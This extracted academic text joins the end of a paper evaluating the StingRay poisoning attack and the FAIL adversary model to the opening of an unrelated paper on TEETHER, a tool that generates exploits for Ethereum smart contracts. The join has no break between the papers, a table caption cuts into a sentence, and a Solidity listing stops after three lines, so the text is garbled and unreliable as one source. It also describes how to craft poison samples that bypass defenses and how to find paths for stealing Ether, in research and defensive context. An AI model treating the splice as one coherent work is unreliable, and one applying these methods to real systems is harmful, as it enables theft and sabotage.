**Evasion attack on the image classifier.** The first attack subjected to the FAIL analysis is JSMA [35], a well-known targeted evasion attack  Transferability of this attack has previously been studied only for an adversary with limited knowledge along the **A** and **I** dimensions [37]. We attempt to reuse an application configuration similar in prior work, implementing our own 3-layer convolutional neural network architecture for the MNIST handwritten digit data set [26]. The validation accuracy of our model is 98.95%. In table 3, we present the average results of our 11 experiments, each involving 100 attacks.

For each experiment, the table reports the $\Delta$ variation of the **FAIL** dimension investigated, two SR statistics: *perceived* (as observed by the attacker on their classifier) and *potential* (the effect on the victim if all attempts are triggered by the attacker) as well as the mean perturbation $\bar{\tau_D}$ introduced to the evasion instances.

Experiment #6 corresponds to the white-box adversary, where we observe that the white-box attacker could reach 80% SR.

Experiments #1–2 model the scenario in which the attacker has limited **Feature knowledge**. Realistically, these scenarios can simulate an evasion or poisoning attack against a self-driving system, conducted without knowing the vehicle's camera angles—wide or narrow. We simulate this by cropping a frame of 3 and 6 pixels from the images, decreasing the available features by 32% and 62%, respectively. The attacker uses the cropped images for training and testing the classifier, as

Table 5: StingRay on the malware classifier

Tables 3, 4, 5: FAIL analysis of the two applications. For each JSMA experiment, we report the attack SR (perceived/potential), as well as the mean perturbation $\tilde{\tau}_D$ introduced to the evasion instances. For each StingRay experiment, we report the SR and PDR (perceived/actual/potential), as well as statistics for the crafted instances on successful attacks (mean/median/standard deviation). Δ represents the variation of the **FAIL** dimension investigated.

well as for crafting instances. On the victim classifier, the cropped part of the images is added back without altering the perturbations.

With limited knowledge along this dimension (#1-2) the perceived success remains high, but the actual SR is very low. This suggests that the evasion attacks are very sensitive in such scenarios, highlighting a potential direction for future defenses.

We then model an attacker with limited **Algorithm knowledge**, possessing a similar architecture, but with smaller network capacity. For the shallow network (#3) the attacker network has one less hidden layer; the narrow architecture (#4) has half of the original number of neurons in the fully connected hidden layers. Here we observe that the shallow architecture (#3) renders almost all attacks as successful on the attacker. However, the potential SR on the victim is higher for the narrow setup (#4). This contradicts claims in prior work [37], which state that the used architecture is not a factor for success.

**Instance knowledge.** In #5 we simulate a scenario in which the attacker only knows 70% of the victim training set, while #7-8 model an attacker with 80% of the training set available and an additional subset of instances sampled from the same distribution.


These results might help us explain the contradiction with prior work. Indeed, we observe that a robust attacker classifier, trained on a sizable data set, reduces the SR to 19%, suggesting that the attack success sharply declines with fewer victim training instances available. In contrast, in [37] the SR remains at over 80% because of the non-random data-augmentation technique used to build the attacker training set. As a result, the attacker model is a closer approximation of the victim one, impacting the analysis along the **A** dimension.

Experiments #9–11 model the case where the attacker has limited **Leverage** and is unable to modify some of the instance features. This could represent a region where watermarks are added to images to check their integrity. We simulate it by considering a border in the image from which the modified pixels would be discarded, corresponding to the attacker being able modify to 18%, 41% and 62% of an image respectively. We observe a significant drop in transferability, although #11 shows that the SR is not reduced with leverage above a certain threshold.

**StingRay on the image classifier.** We now evaluate the poisoning attack described in 4.2 under the same scenarios defined above. Table 4 summarizes our results. In contrast to evasion, the table reports the SR, PDR, and the number of poison instances needed. Here, besides the *perceived* and *potential* statistics, we also report the *actual* SR and PDR (as reflected on the victim when triggering only the attacks perceived successful).

For limited **Feature knowledge**, we observe that the perceived SR is over 84% but the actual success rate drops significantly on the victim. However, the actual SR for #2 is similar to the white-box attacker (#6), showing that features derived from the exterior regions of an image are less specific to an instance. This suggests that although reducing feature knowledge decreases the effectiveness of StingRay, the specificity of some known features may still enable successful attacks.

Along the **A** dimension, we observe that both architectures allow the attacker to accurately approximate the deep space distance between instances. While the perceived SR is overestimated, the actual SR of these attacks is comparable to the white-box attack, showing that ar-



(a) Limited **F**eature knowledge. (b) Limited **L**everage.

Figure 3: Example of original and crafted images. Images in the left panel are crafted with 39% and 66% of features unknown. In the right panel, the images are crafted with 100% and 50% leverage.

chitecture secrecy does not significantly increase the resilience against these attacks. The open-source neural network architectures readily available for many of classification tasks would aid the adversary. Along the **I** dimension, in #5, the PDR is increased because the smaller available training set size prevents them from training a robust classifier. In the white-box attack #6 we observe that the perceived, actual and potential SRs are different. We determined that this discrepancy is caused by documented nondeterminism in the implementation framework. This affects the order in which instances are processed, causing variance on the model parameters, which in turns reflects on the effectiveness of poisoning instances. Nevertheless, we observe that the potential SR is higher in #5, even though the amount of available information is larger in #6. This highlights the benefit of a fine-grained analysis along all dimensions, since the attack success rate may not be monotonic in terms of knowledge levels.

Surprisingly, we observe that the actual SR for #8, where the attacker has more training instances at their disposal, is lower than for #7. This is likely caused by the fact that, with a larger discrepancy between the training sets of the victim and the attacker classifier, the attacker is more likely to select base instances that would not be present in the victim training set. After poisoning the victim, the effect of crafted instances would not be bootstrapped by the base instances, and the attacker fails. The results suggest that the attack is sensitive to the presence of specific pristine instances in the training set, and variance in the model parameters could mitigate the threat. However, determining which instances should be kept secret is subject for future research.

Limited **Leverage** increases the actual SR beyond the white-box attack. When discarding modified pixels, the overall perturbation is reduced. Thus, it is more likely that the poison samples will become collectively inconspicuous, increasing the attack effectiveness. Figure 3 illustrates some images crafted by constrained adversaries.

The FAIL analysis results show that the perceived PDR is generally an accurate representation of the actual value, making it easy for the adversary to assess the instance inconspicuousness and indiscriminate damage caused by the attack. The attacks transfer surprisingly well from the attacker to the victim, and a significant number of failed attacks would potentially be successful if triggered on the victim. We observe that limited leverage allows the attacker to localize their strategy, crafting attack instances that are even *more successful* than the white-box attack.

**StingRay on the malware classifier.** In order to evaluate StingRay in the FAIL setting on the malware classifier, we trigger all 1,717 attacks described in 4.2 along 11 dimensions. Table 5 summarizes the results. Experiment #6 corresponds to the white-box attacker.

Experiments #1–2 look at the case where **Features** are unknown to the adversary. In this case, the surrogate model used to craft poison instances includes only 20% and 60% of the features respectively. Surprisingly, the attack is highly ineffective. Although the attacker perceives the attack as successful in some cases, the classifier trained on the available feature subspace is a very inaccurate approximation of the original one, resulting in an actual SR of at most 12%. These results echo these from evasion, indicating that features secrecy might prove a viable lead towards effective defenses. We also investigate adversaries with various degrees of knowledge about the classification **Algorithm**. Experiment #3 trains a linear model using the Stochastic Gradient Descent (SGD) algorithm, and in #4 (dSVM), the hyperparameters of the SVM classifier are not known by the attacker. Compared with the original Drebin SVM classifier, the default setting in #4 uses a larger regularization parameter. This suggests that regularization can help mitigate the impact of individual poison instances, but the adversary may nevertheless be successful by injecting more crafted instances in the training set.

**Instance knowledge.** Experiments #5–6 look at a scenario in which the known instances are subsets of $S^*$. Unsurprisingly, the attack is more effective as more instances from $S^*$ become available. The attacker's inability to train a robust surrogate classifier is reflected through the large perceived PDR. For experiments #7–8, victim training instances are not available to the attacker, their classifier being trained on samples from the same underlying distribution as $S^*$. Under these constraints, the adversary could only approximate the effect of the attack on the targeted classifier. Additionally, the training instances might be significantly different than the base instances available to the adversary, canceling the effect of crafted instances. The results show, as in the case of the image classifier, that poison instances are highly dependent on other instances present in the training set to bootstrap their effect on target misclassification. We further look at the impact of limited **Leverage** on the attack effectiveness. Experiments #9–11 look at various training set sizes for the case where only the features extracted from *AndroidManifest.xml* are modifi-

able. These features correspond to approximately 40% of the 545,333 existing features. Once again, we observe that the effectiveness of a constrained attacker is reduced. This signals that a viable defense could be to extract features from uncorrelated sources, which would limit the leverage of such an attacker.

The FAIL analysis on the malware classifier reveals that the actual drop in performance of the attacks is insignificant on all dimensions, but the attack effectiveness is generally decreased for weaker adversaries. However, feature secrecy and limited leverage appear to have the most significant effect on decreasing the success rate, hinting that they might be a viable defense.

## 5.2 Effectiveness of StingRay

In this section we explore the effectiveness of StingRay across all applications described in 4.2 and compare existing defense mechanisms in terms of their ability to prevent the targeted mispredictions. Table 6 summarizes our findings. Here we only consider the strongest (white-box) adversary to determine upper bounds for the resilience against attacks, without assuming any degree of secrecy.

**Image classifier.** We observe that the attack is successful in 70% of the cases and yields an average PDR of 0.97, requiring an average of 16 instances. Upon further analysis, we discovered that the performance drop is due to other testing instances similar to the target being misclassified as $y_d$. By tuning the attack parameters (e.g. the layer used for comparing features or the degree of allowed perturbation) to generate poison instances that are more specific to the target, the performance drop on the victim could be further reduced at the expense of requiring more poisoning instances. Nevertheless, this shows that neural nets define a fine-grained boundary between class-targeted and instance-targeted poisoning attacks and that it is not straightforward to discover it, even with complete adversarial knowledge.

None of the three poisoning defenses are applicable on this task. RONI and tRONI require training over 50,000 classifiers for each level of inspected negative impact. This is prohibitive for neural networks which are known to be computationally intensive to train. Since we could not determine reliable timestamps for the images in the data set, MM was not applicable either.

**Malware classifier.** StingRay succeeds in half of the cases and yields a negligible performance drop on the victim. The attack being cut off by the crafting budget on most failures (Cost **B.VII**) suggests that some targets might be too "far" from the class separator and that moving this separator becomes difficult. Nevertheless, understanding what causes this hardness remains an open question.

On defenses, we observe that RONI often fails to build correctly-predicting folds on Drebin and times out. Hence, we investigate the defenses against only 97 successful attacks for which RONI did not timeout. MM rejects all training instances while RONI fails to detect any attack instances. tRONI detects very few poison instances, fixing only 15% of attacks, as they do not have a large negative impact, individually, on the misclassification of the target. None of these defenses are able to fix a large fraction of the induced mispredictions.

**Exploit predictor.** While poisoning a small number of instances, the attack has a very low success rate. This is due to the fact that the non-Twitter features are not modifiable; if the data set does not contain other vulnerabilities similar to the target (e.g. similar product or type), the attack would need to poison more CVEs, reaching $N_{max}$ before succeeding. The result, backed by our FAIL analysis of the other linear classifier in Section 5.1, highlights the benefits of built-in leverage limitations in protecting against such attacks.

MM correctly identifies the crafted instances but also marks a large fraction of positively-labeled instances as suspicious. Consequently, the PDR on the classifier is severely affected. In instances where it does not timeout, RONI fails to mark any instance. Interestingly, tRONI marks a small fraction of attack instances which helps correct 40% of the predictions but still hurting the PDR. The partial success of tRONI is due to two factors: the small number of instances used in the attack and the limited leverage for the attacker, which boosts the negative impact of attack instances through resampling. We observed that due to variance, the negative impact computed by tRONI is larger than the one perceived by the attacker for discovered instances. The adversary could adapt by increasing the confidence level of the statistic that reflects negative impact in the StingRay algorithm.

**Data breach predictor:** The attacks for this application correspond to two scenarios, one with limited leverage over the number of time series features. Indeed, the one in which the attacker has limited leverage has an SR of 5%, while the other one has an SR of 63%. This corroborates our observation of the impact of adversarial

leverage for the exploit prediction. RONI fails due to consistent timeouts in training the random forest classifier. tRONI fixes 20% of the attacks while decreasing the PDR slightly. MM is a natural fit for the features based on time series and is able to build more balanced voting folds. The defense fixes 55% of mispredictions, at the expense of lowering the PDR to 0.91.

Our results suggest that StingRay is practical against a variety of classification tasks—even with limited degrees of leverage. Existing defenses, where applicable, are easily bypassed by lowering the required negative impact of crafted instances. However, the reduced attack success rate on applications with limited leverage suggests new directions for future defenses.

## 6 Related Work

Several studies proposed ways to model adversaries against machine learning systems. [25] proposes *FTC —features, training set*, and *classifier*, a model to define an attacker's knowledge and capabilities in the case of a practical evasion attack. Unlike the FTC model, the FAIL model is evaluated on both test- and training-time attacks, enables a fine-grained analysis of the dimensions and includes **L**everage. These characteristics allow us to better understand how the **F** and **L** dimensions influence the attack success. Furthermore, [27, 7] introduce game theoretical Stackelberg formulations for the interaction between the adversary and the data miner in the case of data manipulations. Adversarial limitations are also discussed in [22]. Several attacks against machine learning consider adversaries with varying degrees of knowledge, but they do not cover the whole spectrum [4, 35, 37]. Recent studies investigate transferability, in attack scenarios with limited knowledge about the target model [36, 28, 9]. The FAIL model unifies these dimensions and can be used to model these capabilities systematically across multiple attacks under realistic assumptions about adversaries. Unlike game theoretical approaches, FAIL does not assume perfect knowledge on either the attacker or the defender. By defining a wider spectrum of adversarial knowledge, FAIL generalizes the notion of transferability.

Prior work introduced indiscriminate and targeted poisoning attacks. For indiscriminate poisoning, a spammer can force a Bayesian filter to misclassify legitimate emails by including a large number of dictionary words in spam emails, causing the classifier to learn that all tokens are indicative of spam [3] An attacker can degrade the performance of a Twitter-based exploit predictor by posting fraudulent tweets that mimic most of the features of informative posts [40]. One could also the damage overall performance of an SVM classifier by injecting a small volume of crafted attack points [5]. For targeted poisoning, a spammer can trigger the filter against a specific legitimate email by crafting spam emails resembling the target [34]. This was also studied in the healthcare field, where an adversary can subvert the predictions for a whole target class of patients by injecting fake patient data that resembles the target class [32]. StingRay is a model-agnostic targeted poisoning attack and works on a broad range of applications. Unlike existing targeted poisoning attacks, StingRay aims to bound indiscriminate damage to preserve the overall performance.

On neural networks, [23] proposes a targeted poisoning attack that modifies training instances which have a strong influence on the target loss. In [51], the poisoning attack is a white-box indiscriminate attack adapted from existing evasion work. Furthermore, [29] and [20] introduce backdoor and trojan attacks where adversaries cause the classifiers to misbehave when a trigger is present in the input. The targeted poisoning attack proposed in [11] requires the attacker to assign labels to crafted instances. Unlike these attacks, StingRay does not require white-box or query access the original model. Our attack does not require control over the labeling function or modifications to the target instance.

## 7 Discussion

The vulnerability of ML systems to evasion and poisoning attacks leads to an arms race, where defenses that seem promising are quickly thwarted by new attacks [17, 37, 38, 9]. Previous defenses make implicit assumptions about how the adversary's capabilities should be constrained to improve the system's resilience to attacks. The **FAIL** adversary model provides a framework for exposing and systematizing these assumptions. For example, the feature squeezing defense [49] constrains the adversary along the **A** and **F** dimensions by modifying the input features and adding an adversarial example detector. Similarly, RONI constrains the adversary along the **I** dimension by sanitizing the training data. The ML-based systems employed in the security industry [21, 10, 39, 12], often rely on undisclosed features to render attacks more difficult, thus constraining the **F** dimension. In Table 2 we highlight implicit and explicit assumptions of previous defenses against poisoning and evasion attacks.

Through our systematic exploration of the **FAIL** dimensions, we provide the first experimental comparison of the importance of these dimensions for the adversary's goals, in the context of targeted poisoning and evasion attacks. For a linear classifier, our results suggest that feature secrecy is the most promising direction for achieving attack resilience. Additionally, reducing leverage can increase the cost for the attacker. For a neural network based image recognition system, our results suggest that

StingRay's samples are transferable across all dimensions. Interestingly, limiting the leverage causes the attacker to craft instances that are more potent in triggering the attack. We also observed that secrecy of training instances provides limited resilience.

Furthermore, we demonstrated that the **FAIL** adversary model is applicable to targeted evasion attacks as well. By systemically capturing an adversary's knowledge and capabilities, the FAIL model also defines a more general notion of attack transferability. In addition to investigating transferability under certain dimensions, such as the **A** dimension in [9] or **A** and **I** dimensions in [37], generalized transferability covers a broader range of adversaries. At odds with the original findings in [37], our results suggest a lack of generalized-transferability for a state of the art evasion attack; while highlighting feature secrecy as the most prominent factor in reducing the attack success rate. Future research may utilize this framework as a vehicle for reasoning about the most promising directions for defending against other attacks.

Our results also provide new insights for the broader debate about the generalization capabilities of neural networks. While neural networks have dramatically reduced test-time errors for many applications, which suggests they are capable of generalization (e.g. by learning meaningful features from the training data), recent work [53] has shown that neural networks can also memorize randomly-labeled training data (which lack meaningful features). We provide a first step toward understanding the extent to which an adversary can exploit this behavior through targeted poisoning attacks. Our results are consistent with the hypothesis that an attack, such as StingRay, can force selective memorization for a target instance while preserving the generalization capabilities of the model. We leave testing this hypothesis rigorously for future work.

## 8 Conclusions

We introduce the **FAIL** model, a general framework for evaluating realistic attacks against machine learning systems. We also propose StingRay, a targeted poisoning attack designed to bypass existing defenses. We show that our attack is practical for 4 classification tasks, which use 3 different classifiers. By exploring the **FAIL** dimensions, we observe new transferability properties in existing targeted evasion attacks and highlight characteristics that could provide resiliency against targeted poisoning. This exploration generalizes the prior work on attack transferability and provides new results on the transferability of poison samples.

# Appendix

## A The StingRay Attack

Algorithm 1 shows the pseudocode of StingRay's two general-purpose procedures. STINGRAY builds a set $I$ with at least $N_{min}$ and at most $N_{max}$ attack instances. In the sample crafting loop, this procedure invokes GETBASEINSTANCE to select appropriate base instances for the target. Each iteration of the loop crafts one poison instance by invoking CRAFTINSTANCE, which modifies the set of allowable features (according to **FAIL**'s **L** dimension) of the base instance. This procedure is specific to each application. The other application-specific elements are the distance function $D$ and the method for injecting the poison in the training set: the crafted instances may either replace or complement the base instances, depending on the application domain. Next, we describe the steps that overcome the main challenges of targeted poisoning.

**Application-specific instance modification.** CRAFTINSTANCE crafts a poisoning instance by modifying the set of allowable features of the base instance. The procedure selects a random sample among these features, under the constraint of the target resemblance budget. It then alters these features to resemble those of the target. Each crafted sample introduces only a small perturbation that may not be sufficient to induce the target misclassification; however, because different samples modify different features, they collectively teach the classifier that the features of **t** correspond to label $y_d$. We discuss the implementation details of this procedure for the four applications in Section 4.2.

**Crafting individually inconspicuous samples.** To ensure that the attack instances do not stand out from the rest of the training set, GETBASEINSTANCE randomly selects a base instance from $S'$, labeled with the desired target class $y_d$, that lies within $\tau_D$ distance from the target. By choosing base instances that are as close to the target as possible, the adversary reduces the risk that the crafted samples will become outliers in the training set. The adversary can further reduce this risk by trading target resemblance (modifying fewer features in the crafted samples) for the need to craft more poison samples (increasing $N_{min}$). The adversary then checks the negative impact of the crafted instance on the training set sample $S'$. The crafted instance $\mathbf{x_c}$ is discarded if it changes the prediction on **t** above the attacker set threshold $\tau_{NI}$ or added to the attack set otherwise. To validate that these techniques result in individually inconspicuous samples, we consider whether our crafted samples would be detected by three anti-poisoning defenses, discussed in detail in Section 4.1.

**Crafting collectively inconspicuous samples.** After the crafting stage, GETPDR checks the perceived *PDR* on the available classifier. The attack is considered successful if both adversarial goals are achieved: changing the prediction of the available classifier and not decreasing the *PDR* below a desired threshold $\tau_{PDR}$.

**Guessing the labels of the crafted samples.** By modifying only a few features in crafted sample, CRAFTINSTANCE aims to preserve the label $y_d$ of the base instance. While the adversary is unable to dictate how the poison samples will be labeled, they might guess this label by consulting an oracle. We discuss the effectiveness of this technique in Section 4.3.

# TEETHER: Gnawing at Ethereum to Automatically Exploit Smart Contracts

Christian Rossow
*CISPA, Saarland University, Saarland Informatics Campus*

## Abstract

Cryptocurrencies like Bitcoin not only provide a decentralized currency, but also provide a programmatic way to process transactions. Ethereum, the second largest cryptocurrency next to Bitcoin, is the first to provide a Turing-complete language to specify transaction processing, thereby enabling so-called *smart contracts*. This provides an opportune setting for attackers, as security vulnerabilities are tightly intertwined with financial gain. In this paper, we consider the problem of automatic vulnerability identification and exploit generation for smart contracts. We develop a generic definition of vulnerable contracts and use this to build TEETHER, a tool that allows creating an exploit for a contract given only its binary bytecode. We perform a large-scale analysis of all 38,757 unique Ethereum contracts, 815 out of which our tool finds working exploits for—completely automated.

## 1 Introduction

Cryptocurrencies are widely regarded as one of the most disruptive technologies of the last years. Their central value proposition is providing a decentralized currency—not backed by banks, but built on concepts of cryptography and distributed computing. This is achieved by using a *blockchain*, a publicly verifiable append-only data structure in which all transactions are recorded. This data structure is maintained by a peer-to-peer network. All nodes of this network follow a consensus protocol that governs the processing of transactions and keeps the blockchain in a consistent state. Furthermore, the consensus protocol guarantees that the blockchain cannot be modified by an attacker, unless they control a significant fraction of computation power in the entire network.

In 2009, the first cryptocurrency, Bitcoin [22], was launched. Since then, it has seen an unprecedented hype and has grown to a market capitalization of over 150 billion USD [1]. Although Bitcoin remains the predominant cryptocurrency, it also inspired many derivative systems. One of the most popular of these is Ethereum, the second largest cryptocurrency by overall market value as of mid 2018 [1].

Ethereum heavily extends the way consensus protocols handle transactions: While Bitcoin allows to specify simple checks that are to be performed when processing a transaction, Ethereum allows these rules to be specified in a Turing-complete language. This makes Ethereum the number one platform for so-called *smart contracts*.

A smart contract can be seen quite literally as a contract that has been formalized in code. As such, smart contracts can for example be used to implement fundraising schemes that automatically refund contributions unless a certain amount is raised in a given time, or shared wallets that require transactions to be approved of by multiple owners before execution. In Ethereum, smart contracts are defined in a high-level, JavaScript-like language called Solidity [2] and is then compiled into a bytecode representation suitable for consumption by the Ethereum Virtual Machine (EVM). Parties can interact with this contract through transactions in Ethereum. The consensus protocol guarantees correct contract execution in the EVM.

Of course, increased complexity comes at the cost of increased risk—Ethereum's Turing-complete Solidity is more error-prone than the simple checks that can be specified in Bitcoin. To make matters worse, once deployed, smart contracts are immutable and cannot be patched or updated. This causes an unparalleled coupling of software vulnerabilities and financial loss. In fact, since the inception of Ethereum in 2015, several cases of smart contract vulnerabilities have been observed [3, 4], causing a loss of tens of millions USD. As Ethereum is becoming more and more popular and valuable, the impact of smart contract vulnerabilities will only increase.

In this work, we tackle the problem of automatic vulnerability discovery and, more precisely, automatic ex-

ploit generation. Our attacker model assumes a regular Ethereum user without special capabilities whose goal it is to steal Ether from a given contract. Towards this, we first give a generic definition of contract vulnerabilities. Our definition is based on the observation that value transfer from one account (a contract) to another can only occur under few and well-defined conditions. In particular, we identify four critical, low-level EVM instructions that are necessarily involved in a value transfer: One used to create regular transactions (`CALL`), one for contract termination (`SELFDESTRUCT`), and two that can allow for code injection (`CALLCODE`, `DELEGATECALL`).

We propose a methodology to find vulnerable execution traces in a contract and employ symbolic execution to automatically create an exploit. Our approach is as follows: We search for certain critical paths in a contract's control flow graph. Specifically, we identify paths that lead to a critical instruction, where the instruction's arguments can be controlled by an attacker. Once a path is found, we leverage symbolic execution to turn this path into a set of constraints. Using constraint solving we can then infer the transactions an attacker has to perform to trigger the vulnerability. The special execution environment of smart contracts make this a non-trivial task. Most notably we show how to handle hash values symbolically, which are used extensively in smart contracts.

To demonstrate the utility of our methodology, we finally perform a large-scale analysis of 38,757 unique contracts extracted from the blockchain. teEther finds exploits for 815 (2.10%) of those—completely automated, without the need for human intervention or manual validation, and not requiring source code of contracts. Due to code sharing this puts the funds of at least 1,731 accounts at risk. Furthermore, a case-study indicates, that many of the underlying vulnerabilities are caused by the design choices of Solidity and misunderstandings about the EVM's execution model.

We summarize our core contributions as follows:

1. We provide a generic definition of vulnerable contracts, based on low-level EVM instructions (Section 3).
2. We develop a tool teEther that provides end-to-end exploit generation from a contract's bytecode only. To this end, we tackle several EVM-specific challenges, such as novel methodologies to handle hash values symbolically (Section 4).
3. We provide a large-scale vulnerability analysis of 38,757 unique contracts extracted from the Ethereum blockchain (Section 5).

# 2 Background

Ethereum is the second largest consensus-based transaction system next to Bitcoin, with a current market capitalization of over 110 billion USD [1]. Ethereum is often described as a second-generation blockchain, due to its support of so-called *smart contracts*—accounts controlled only by code which can handle transactions fully autonomously. In this section, we give a description of smart contracts, the Ethereum virtual machine, as well as the Ethereum execution model.

## 2.1 Transaction System

At the very core, Ethereum provides a public ledger for a new cryptocurrency called *Ether*. It provides a mapping between accounts—identified by a 160-bit address—and their balance. This ledger is backed by a network of mutually distrusting nodes, so-called miners. Users can submit transactions to the network in order to transfer Ether to other users or to invoke smart contracts. Miners will then process these transactions and, using a consensus protocol, agree on the outcome thereof. A processing fee is paid to the miner for each transaction to prevent resource exhaustion attacks on the network as well as to incentivize miners to process as many transactions as possible. All processed transactions are kept in a blockchain, a public hash-based append-only log, which allows anyone to verify the current state of the system.

## 2.2 Smart Contracts

A *smart contract* is a special type of Ethereum account that is associated with a piece of code. Like regular accounts, smart contracts can hold a balance of Ether. Additionally, smart contracts also have a (private) storage—a key-value store with 256-bit keys and 256-bit values. This storage is only "private" in the sense that it cannot be read or modified by other contracts, only by the contract itself. Furthermore, the storage is not *secret*. In fact is only cryptographically secured against external modifications. As all transactions are recorded in the public blockchain, the contents of a contract's private storage can be easily reconstructed by analyzing all transactions.

### 2.2.1 The Ethereum Virtual Machine (EVM)

The code of a smart contract is executed in a special purpose virtual machine, the Ethereum Virtual Machine (EVM). The EVM is a stack-based virtual machine with a wordsize of 256 bit. Besides arithmetic and control-flow instructions, the EVM also offers special instructions to access fields of the current transaction,

modify the contract's private storage, query the current blockchain state, and even create further transactions[1].

The EVM only provides integer arithmetic and cannot handle floating point values. To be able to denote values smaller than 1 Ether, balance is expressed in *Wei*, the smallest subdenomination of Ether. 1 Ether $= 10^{18}$ Wei.

In addition to the 256 bit word stack and the persistent storage the EVM also provides a byte-addressable memory, which serves as an input and output buffer to various instructions. For example, the `SHA3` instruction, which computes a Keccak-256 hash over a variable length data, reads its input from memory, where both the memory location and length of the input are provided via two stack arguments. Content of this memory is not persisted between contract executions, and the memory will always be set to all zero at the beginning of contract execution.

### 2.2.2 Solidity

Smart contracts are usually written in Solidity [2], a high-level language similar to JavaScript, and then compiled to EVM bytecode. For ease of readability, we will use Solidity in examples, however, our analysis is based on EVM bytecode only and completely Solidity-agnostic.

Smart contracts can be created by anyone by sending a special transaction to the zero address. After creation, the code of a contract is immutable, which means that smart contracts cannot be updated or patched. While some attempts have been made to create "updatable" contracts that only act as a front-end and delegate actual execution to another, updatable contract address, in most cases creating a new contract with updated code and transferring funds is the only option—given that funds can still be reclaimed from the old contract[2].

An example smart contract is given in Figure 1. This smart contract models a wallet, which allows to deposit and withdraw money (`deposit`, `withdraw`) as well as to transfer ownership of the wallet (`changeOwner`). In Solidity, a function with the same name as the contract is considered a constructor (`Wallet`). The constructor code is only executed once during contract creation and is not part of the contract code afterwards.

Furthermore, Solidity has the concept of *modifiers*. Modifiers are special functions with a placeholder (`_`) that allow to "wrap" other functions. Modifiers are often used to implement sanity or security checks. For instance, the example contract defines a modifier `onlyOwner`, which checks if the sender of the current transaction is equal to the stored owner of the wallet. Only if the check succeeds the actual function is executed. This is used to ensure that only the owner of the wallet can perform withdraw money or transfer ownership.

```
1  contract Wallet{
2    address owner;
3

### 2.2.3 Transactions

In Ethereum, all interactions between accounts happens through transactions. The most important fields of a transaction are `to`, `sender`, `value`, `data`, and `gas`. `sender` and `to` are the sender and receiver of a transaction respectively. In a normal transaction between two regular accounts, `value` denotes the amount to be transferred while `data` can be used as a payment reference. A simple function call on a smart contract on the other hand is a transaction with a `value` of 0 and `data` the input data to the contract. By convention, Solidity uses the first four bytes of `data` as a function identifier, followed by the function arguments. The function identifier is computed as the first four bytes of the Keccak-256 hash of the function's signature. E.g., to call the `withdraw` function, `data` would consist of the bytes `2e1a7d4d`, followed by the amount to be withdrawn in Wei as a 256-bit word. Functions marked as `payable`, as for example `deposit` in Figure 1 can also be invoked through transactions with a non-zero `value`. In this case, the transferred value is

[1] The original Ethereum paper [25] distinguishes between *transactions*, which are signed by regular accounts, and *messages*, which are not. For simplicity we will refer to both as transactions in this paper.

[2] `https://np.reddit.com/r/ethereum/comments/316b6b/fuck_i_just_send_all_my_ether_to_a_new_contract/`

added to the contract's balance.

The concept of "functions" and "modifiers" only exists at the level of Solidity, not at the bytecode-level of the EVM. At EVM level, a smart contract is just a single string of bytecode, and execution always starts at the first instruction. This is why compiled contracts usually start with a sequence of branches, each comparing the first four bytes of `data` to the contract's function signatures.

A transaction also specifies the transaction fee a miner gets for processing the transaction. To this end, Ethereum uses the concept of "gas": Every instruction that is executed by a miner in order to process the transaction consumes a certain amount of gas. Gas consumption depends on the instruction type to model the actual work performed by the miner. For example, a simple addition consumes 3 units of gas, whereas access to the contract's storage consumes 20000. The transaction field `gas` therefore specifies the maximum amount of gas that may be consumed in processing the transaction. When this limit is exceeded, processing of the transaction is aborted. However, the processing fee is still deducted.

## 2.3 Notation

Keeping our terminology close to the formal specification of Ethereum [25], we use the following notation: We use $\mu$ to denote an EVM machine state with memory $\mu_m$ and stack $\mu_s$. Furthermore, we use $I$ to refer to a transaction's execution environment, in particular, we use $I_d$ as the `data` field of the transaction and $I_v$ as its `value`. Finally, $S$ refers to a contract's storage.

## 2.4 Attacker Model

For the attacks considered in this paper we do not require special capabilities from the attacker. An attacker needs only be able to (i) obtain a contract's bytecode (in order to generate an exploit) and (ii) to submit transactions to the Ethereum network (to execute the exploit). The fact that both of these are trivial to accomplish serves to stress the severity of the attacks found by our tool TEETHER.

## 2.5 Ethical Considerations

On the one hand, we believe that raising awareness of critical vulnerabilities in smart contracts is fundamentally important to maintain the trust of their manifold users. Our methodology thus represents a step forward and allows users to check their contracts for critical flaws that may lead to financial loss. On the other hand, describing a detailed methodology, and in particular, releasing a tool to automatically find *and exploit* flaws in contracts may ask for abuse. Yet we argue this is the right way of going forward, as "security by obscurity" has proven ineffective since long. Furthermore, especially the fully automated creation of exploits allows to easily validate whether the found vulnerabilities are actually real—an important step to show the effectiveness and accuracy of any bug finding mechanism.

A fundamental downside of largely anonymous blockchain networks like Ethereum, however, is that we cannot reach out to owners of vulnerable contracts. This is in stark contrast to responsible disclosure processes in open-source software projects that have dedicated points of contact. For Ethereum accounts and contracts, such contacts do not exist. We discussed several approaches to tackle this problem, including but not limited to (i) public disclosure of all vulnerable accounts such that they can remedy the problem (yet revealing exactly to the public which contracts are vulnerable); (ii) temporarily transfer ("steal") money from vulnerable contracts into secure contracts until the owner has fixed the problem (yet rendering the old contract unavailable, causing money loss due to transaction fees, and being illegal). In the end, we deemed none of these options optimal, and decided to refrain from mentioning particular vulnerable contracts in public. If contract owners are in doubt and can prove their ownership to us, we will responsibly disclose the generated exploit to them. We aim to release TEETHER 180 days after publication of this paper, to give contract owners sufficient time fixing their contracts until others can easily reproduce our work by re-executing our tool.

# 3 Smart Contract Vulnerabilities

Smart contracts usually enforce certain control over who is allowed to interact with them. A particularly important guarantee is that contracts only allow "authorized" Ethereum accounts to receive coins that are stored in the contract. In this context, a contract is *vulnerable*, if it allows an attacker to transfer Ether from the contract to an attacker-controlled address. From such vulnerable contracts, an attacker can steal all (or at least parts of) the Ether stored in them, which can result in a total loss of value for the contract owner.

We now describe how one can identify such vulnerabilities in Ethereum contracts. Our idea is to statically analyze a contract's code to reveal critical code parts that might be abused to steal Ether stored in a contract. To this end, we describe how the aforementioned vulnerabilities map to EVM instructions.

## 3.1 Critical Instructions

We identify four critical EVM instructions, one of which must necessarily be executed in order to extract Ether from a contract. These four instructions fall into two categories: Two instructions cause a direct transfer, and two

instructions allow arbitrary Ethereum bytecode to be executed within a contract's context.

#### 3.1.1 Direct value transfer

Two of the EVM instructions described in Ethereum's formal specification [25] allow the transfer of value to a given address: `CALL` and `SELFDESTRUCT`.[3] The `CALL` instruction performs a regular transaction, with the following stack arguments:

1. `gas` – the amount of gas this transaction may consume
2. `to` – the beneficiary of the transaction
3. `value` – the number of Wei (i.e., $10^{-18}$ Ether) that will be transferred by this call

4.-7. `in offset`, `in size`, `out offset`, `out size` – memory location and length of call data respectively returned data.

